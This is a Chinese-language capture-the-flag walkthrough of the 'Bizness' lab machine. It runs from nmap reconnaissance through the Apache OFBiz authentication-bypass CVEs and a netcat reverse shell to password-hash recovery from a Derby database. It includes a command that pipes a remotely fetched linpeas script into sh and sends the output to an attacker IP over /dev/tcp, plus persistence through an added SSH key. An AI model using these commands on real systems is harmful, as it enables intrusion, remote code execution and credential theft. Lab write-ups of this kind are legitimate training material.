

Recon & Enum
Export IP=10.10.11.252
nmap -sC -A -p- --min-rate 1000 -T4 $IP
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp    open  http       nginx 1.18.0
|_http-title: Did not follow redirect to https://bizness.htb/
|_http-server-header: nginx/1.18.0
443/tcp   open  ssl/http   nginx 1.18.0
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=UK
| Not valid before: 2023-12-14T20:03:40
|_Not valid after:  2328-11-10T20:03:40
|_http-title: Did not follow redirect to https://bizness.htb/
| tls-alpn:
|_  http/1.1
|_http-server-header: nginx/1.18.0
|_ssl-date: TLS randomness does not represent time
| tls-nextprotoneg:
|_  http/1.1
45597/tcp open  tcpwrapped
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 5.0 - 5.4 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel- Web 80/443

添加域名 bizness.htb,访问 Web 页面,在主页最下方发现
Apache OFBiz

访问 Apache OFBiz 路径,得到版本号 18.12
Shell as User - ofbiz
CVE-2023-49070 and CVE-2023-51467
https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass
发现最近出现的漏洞,尝试利用

- 首先确定 jdk 版本,Linux 需要 openjdk11
sudo apt install openjdk-11-jdk

- 管道符似乎会失效,可以命令分段执行,也可以通过 nc 反弹

- 添加公钥,ssh 访问
echo '[Public key]' >> ~/.ssh/authorized_keysShell as Root
- 跑一下 Linpeas
curl http://10.10.16.2/linpeas.sh | sh > /dev/tcp/10.10.16.2/2233- 发现可写入服务

但是对应的进程运行用户是 ofbiz,暂时忽略
- 发现 Capabilities

尝试利用 - 失败(可能是我太菜了)

- 尝试 sudo 权限,提示需要密码

ofbiz 页面需要登陆,尝试寻找 ofbiz 连接的数据库以及密码,发现 derby 数据库

- 查找关键词
find / -name '*derby*' 2>/dev/null

在 /opt/ofbiz/runtime/data/ 路径查找密码
grep -onr 'assw' |                           # 找到包含 assw 的文件
awk -F ':' '{print $1}' |                    # 提取文件名
sort -u |                                    # 去重
while read line; do strings $line; done |    # 打印所有文件的可打印字符
grep assw -C 1                               # 打印字符串中包含 assw 的上下文
最终发现一个疑似密码 Hash 的东西 $SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I

- 查看 ofbiz 源代码

发现 Hash 的格式为 $[Hash类型]$[盐]$[Hash的base64-Url]编码
因此首先将 base64 编码后的内容转化为 Hash 值,后再和盐一起尝试爆破

- 得到的 Hash
b8fd3f41a541a435857a8f3e751cc3a91c174362:d- 结合实际情况,使用 hashcat 110 和 120 模式尝试爆破

得到密码

